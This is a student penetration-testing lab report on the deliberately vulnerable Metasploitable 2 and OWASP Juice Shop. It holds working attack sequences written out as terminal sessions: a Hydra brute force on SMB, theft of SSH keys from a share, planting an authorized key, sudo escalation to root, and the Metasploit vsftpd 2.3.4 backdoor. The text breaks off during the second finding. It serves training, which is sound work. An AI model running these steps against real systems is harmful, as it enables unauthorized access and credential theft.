Digital Egypt Pioneers Initiative

Penetration Testing & Vulnerability Assessment

“Penetration Testing Report on Metasploitable 2 AND OWASP Juice Shop”

Under the supervision of our esteemed Instructor:

Beshoy Vector Fawzy

Submitted by

1. Saif Eldin Hassan Bateha
2. Ahmed Kamal Eldin Maher
3. Youssef Hussein
4. Mahmoud Ayman
5. Mahmoud Nasir

1. **Introduction**

This report details the penetration testing assessment conducted on the Metasploitable 2 and OWASP Juice Shop virtual machine, a deliberately vulnerable systems designed for security training and testing purposes. The goal of this engagement was to identify and document as many vulnerabilities as possible, demonstrating a comprehensive approach to vulnerability assessment, exploitation, and mitigation.

Metasploitable 2 is widely used in penetration testing training environments to simulate real-world security issues. It includes several vulnerable services, outdated software, and misconfigurations, which provide an ideal platform for testing various attack techniques and identifying security flaws.

OWASP Juice Shop is a deliberately insecure web application designed for security training, awareness, and testing. It covers a wide range of vulnerabilities listed in the OWASP Top 10, making it an excellent platform for practicing ethical hacking and penetration testing skills. The application provides hands-on experience with real-world security challenges in a safe environment

1.1 Testing Environment

The assessment was performed in a controlled environment using a Kali Linux system as the primary testing machine. Kali Linux provides a suite of penetration testing tools that were essential for network scanning, vulnerability detection, and exploitation.

- **Target**: Metasploitable 2 (Linux-based VM) and OWASP Juice Shop
- **Attacker Machine**: Kali Linux
- **Network Setup**: Both machines were connected within a local virtual network.

1.2 Tools Used

A variety of tools were utilized throughout the testing process to gather information, identify vulnerabilities, and attempt exploitation. These tools include, but are not limited to:

- **Nmap**: For network discovery and service enumeration.
- **Metasploit Framework**: For vulnerability exploitation.
- **Netcat**: For Reverse and Bind shells.
- **Burb suite**: For web vulnerabilities
- **Hydra**: For brute-force attacks.

2. Executive Summary

This penetration testing engagement was conducted on two platforms: Metasploitable 2, a virtual machine designed for testing and educational purposes, and OWASP Juice Shop, an intentionally vulnerable web application used for security training. The objective was to identify and exploit vulnerabilities in both systems, demonstrating potential security risks and providing recommendations for mitigation.

For Metasploitable 2, critical vulnerabilities such as weak SSH credentials, anonymous FTP access, outdated services, and misconfigurations were exploited, leading to unauthorized access and privilege escalation. Key vulnerabilities included weak passwords on services like VNC, Apache Tomcat, UnrealIRCd, and Samba, enabling remote command execution and full system compromise.

In OWASP Juice Shop, common web application vulnerabilities, such as cross-site scripting (XSS), csrf, and insecure direct object references (IDOR), were identified. These weaknesses, if exploited in real-world environments, could allow attackers to manipulate data, compromise user accounts, or gain administrative control over the application.

The testing results highlight the importance of enforcing strong authentication policies, securing configurations, and ensuring regular updates for software and web applications. Addressing these vulnerabilities will significantly enhance the security posture of the affected systems and protect against potential exploits.


3. Methodology

1. Reconnaissance

The first phase of the assessment involved information gathering and network enumeration to understand the structure and services running on the target machine. **Nmap**, a powerful network scanning tool, was utilized to identify open ports, services, and their versions on the Metasploitable 2 machine.

Step 1: Host Discovery

The target machine's IP address was identified using the Nmap tool, which scans for live hosts on the network. This allowed us to locate the Metasploitable 2 machine for further analysis.




```
┌──(sefo㉿kali)-[~]
└─$ nmap -sn 192.168.47.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 07:11 EDT
Nmap scan report for 192.168.47.64
Host is up (0.0011s latency).
Nmap scan report for 192.168.47.95
Host is up (0.0013s latency).
Nmap scan report for 192.168.47.181
Host is up (0.0029s latency).
Nmap scan report for 192.168.47.213
Host is up (0.0036s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 12.44 seconds
```

The target machine's IP address was identified as 192.168.47.95.

Step 2: Port Scanning and Service Discovery

A comprehensive scan was conducted using Nmap to detect open ports and running services. The scan was performed with service version detection to gather detailed information about the services and their versions.



```
┌──(root㉿kali)-[/home/sefo]
└─# nmap -sS -sV 192.168.47.95
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 07:25 EDT
Nmap scan report for 192.168.47.95
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:FD:23:10 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.47 seconds
```

4. Vulnerability Identification and Exploitation


Key Vulnerabilities Discovered

1. Vulnerability Name: Samba Misconfiguration & Weak File Permissions

- **Description:** By using a brute-force attack with a username and password wordlist, valid Samba credentials were discovered, granting unauthorized access to the system.
- **Severity:** Critical
- **Exploitation Potential:** Attackers who can access Samba shares with valid credentials can exfiltrate sensitive files, such as SSH keys. With this keys attackers can authenticate to the system without needing a password, leading to full system compromise.


- **Exploitation Steps:**

1. Using **Hydra**, I performed a brute-force attack on the Samba service to discover valid credentials.




```
┌──(sefo㉿kali)-[~]
└─$ hydra -L /home/sefo/Desktop/user.txt -P /home/sefo/Desktop/pass.txt smb://192.168.84.95
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-16 17:45:13
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 36 login tries (l:6/p:6), ~36 tries per task
[DATA] attacking smb://192.168.84.95:445/
[445][smb] host: 192.168.84.95   login: msfadmin   password: msfadmin
[445][smb] host: 192.168.84.95   login: user   password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-16 17:45:15

┌──(sefo㉿kali)-[~]
└─$ 
```

2. I checked the available Samba shares using the **msfadmin** credentials obtained:




```
┌──(sefo㉿kali)-[~/samba_test]
└─$ smbclient -L //192.168.81.95/ -U msfadmin
Password for [WORKGROUP\msfadmin]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        msfadmin        Disk      Home Directories
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
```

3. I connected to the msfadmin share using **smbclient** and Upon listing the files, I discovered the .ssh directory, containing authorized_keys, id_rsa, and id_rsa.pub and I **get** them.




```
┌──(sefo㉿kali)-[~/samba_test]
└─$ smbclient //192.168.81.95/msfadmin -U msfadmin
Password for [WORKGROUP\msfadmin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May 20 14:22:23 2012
  ..                                 DR        0  Fri Apr 16 02:16:02 2010
  .mysql_history                     HR     4174  Mon May 14 02:01:49 2012
  vulnerable                          D        0  Tue Apr 27 23:44:17 2010
  .rhosts                            AH        4  Sun May 20 14:22:32 2012
  .ssh                               DH        0  Mon May 17 21:43:18 2010
  .profile                            H      586  Tue Mar 16 19:12:59 2010
  .sudo_as_admin_successful           H        0  Fri May  7 14:38:35 2010
  .distcc                            DH        0  Sat Apr 17 14:11:00 2010
  .bash_history                       H        0  Tue Mar 16 19:01:07 2010

                7282168 blocks of size 1024. 5428532 blocks available
smb: \> cd .ssh
smb: \.ssh\> ls
  .                                   D        0  Mon May 17 21:43:18 2010
  ..                                  D        0  Sun May 20 14:22:23 2012
  authorized_keys                     A      609  Wed Oct 16 18:52:27 2024
  id_rsa                              N     1675  Mon May 17 21:43:18 2010
  id_rsa.pub                          N      405  Mon May 17 21:43:18 2010

                7282168 blocks of size 1024. 5428532 blocks available
smb: \.ssh\> get authorized_keys
getting file \.ssh\authorized_keys of size 609 as authorized_keys (59.5 KiloBytes/sec) (average 59.5 KiloBytes/sec)
smb: \.ssh\> get id_rsa
getting file \.ssh\id_rsa of size 1675 as id_rsa (116.8 KiloBytes/sec) (average 92.9 KiloBytes/sec)
smb: \.ssh\> get id_rsa.pub
getting file \.ssh\id_rsa.pub of size 405 as id_rsa.pub (30.4 KiloBytes/sec) (average 71.0 KiloBytes/sec)
smb: \.ssh\> exit

┌──(sefo㉿kali)-[~/samba_test]
└─$ ls
authorized_keys  id_rsa  id_rsa.pub
```

4. I checked authorized_keys and I found that RSA public key isn’t exit on it




```
┌──(sefo㉿kali)-[~/samba_test]
└─$ cat authorized_keys
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKFOhzJch8dZQpFU5gGkDkZ30rC4jrNqCXNDN50RA4ylcNtO78B/I4+5YCZ39faSiXIoLfi8tOVWtTtg3lkuv3eSV0zuSGeqZPHMtep6iizQA5yoClkCyj8swXH+cPBG5
uRPiXYL911rAAAAFQDL+pKrLy6vy9HCywXWZ/jcPpPHEQAAAIAgt+cN3fDT1RRCYz/VmqfUsqW4jtZ06kvx3L82T2Z1YVeXe7929JWeu9d3OB+NeE8EopMiWaTZT0WI+OkzxSAGyuTskue4nvGCfxnDr58xa1pZcSO66R5jCSARMHU6WBWId3MYzsJNZq
TN4uoRa4tIFwM8X99K0UUVmLvNbPByEAAAAIBNfKRDwM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5BYyorILRZ5/Y4pChRa01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+wCketP9V
rw0PvtUZU3DfrVTCytg== user@metasploitable

┌──(sefo㉿kali)-[~/samba_test]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWNTQTYSeBa66
X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w
== msfadmin@metasploitable
```

5. I added RSA publich key into authorized_keys




```
  GNU nano 8.0                                    authorized_keys *
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKFOhzJch8dZQpFU5gGkDkZ30rC4jrNqCXNDN50RA4ylcNtO78B/I4+5YCZ39faSiXIoLfi8tOVWtTtg3lkuv3eSV0zuSGeqZPHMtep6iizQA5yoClkCyj8swXH+cPBG>

ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWNTQTYSeBa6>
```

6. I reconnected to the Samba share and uploaded the modified authorized_keys file back to the .ssh directory



```
┌──(sefo㉿kali)-[~/samba_test]
└─$ smbclient //192.168.81.95/msfadmin -U msfadmin
Password for [WORKGROUP\msfadmin]:
Try "help" to get a list of possible commands.
smb: \> cd ssh
cd \ssh\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> cd .ssh
smb: \.ssh\> ls
  .                                   D        0  Mon May 17 21:43:18 2010
  ..                                  D        0  Sun May 20 14:22:23 2012
  authorized_keys                     A      609  Wed Oct 16 18:52:27 2024
  id_rsa                              N     1675  Mon May 17 21:43:18 2010
  id_rsa.pub                          N      405  Mon May 17 21:43:18 2010

                7282168 blocks of size 1024. 5428524 blocks available
smb: \.ssh\> put authorized_keys
putting file authorized_keys as \.ssh\authorized_keys (70.9 kb/s) (average 70.9 kb/s)
smb: \.ssh\> █
```

7. With the authorized_keys file now properly configured, I used the private SSH key (id_rsa) to log into the system as msfadmin After logging in as msfadmin, I checked for available sudo privileges and I found that the msfadmin user had full sudo access, allowing me to escalate privileges to root and I successfully escalated privileges and gained root access to the system.



```
┌──(sefo㉿kali)-[~/samba_test]
└─$ ssh -i id_rsa msfadmin@192.168.81.95
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Oct 16 18:51:00 2024 from 192.168.81.64
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo -l
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin# █
```


Recommendations:

1. Restrict access to sensitive Samba shares, enforce strong authentication, and audit configurations to prevent unauthorized access.
2. Regularly rotate and secure SSH keys, avoid sharing private keys in network shares, and monitor Samba activity for suspicious behavior.

2. Vulnerability Name: vsftpd 2.3.4 Backdoor Command Execution

- **Description:** The FTP service running on port 21 (vsftpd 2.3.4) is known to contain a backdoor that allows unauthenticated remote command execution.
- **Severity:** Critical
- **Exploitation Potential:** An attacker can establish a connection to the FTP service and trigger the backdoor by entering a special sequence of characters in the username field, gaining remote shell access.
- **Exploitation Steps:**

3. Used the **vsftpd backdoor** exploit module in Metasploit to exploit the backdoor vulnerability.



```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
s[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.95    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.50.95:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.95:21 - USER: 331 Please specify the password.
[+] 192.168.50.95:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.95:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
